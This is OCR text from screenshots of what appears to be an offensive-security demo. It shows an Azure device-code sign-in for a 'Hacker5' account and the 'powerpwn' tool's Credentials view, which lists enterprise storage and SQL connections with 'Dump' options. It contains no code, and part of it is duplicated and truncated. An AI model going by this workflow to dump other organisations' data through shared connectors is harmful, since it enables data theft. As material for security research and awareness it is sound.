
Microsoft Azure

Microsoft

Pick an account

You're signing in to **Microsoft Azure Cross-platform Command Line Interface** on another device located in **Israel**. If it's not you, close this page.

Hacker5
hacker5@pwntoso.onmicrosoft.com
Signed in




powerpwn - Credentials

- All Resources
- Credentials
- Automations
- Applications
- Connectors


Connector	Connection	Created by			
shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playgroun		ump

powerpwn - Credentials



- [All Resources]
- [Credentials]
- [Automations]
- [Applications]
- [Connectors]

	Connector	Connection	Created by			
	shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
	shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
	shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
	shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
	shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
	shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playgroun		ump



powerpwn - Credentials

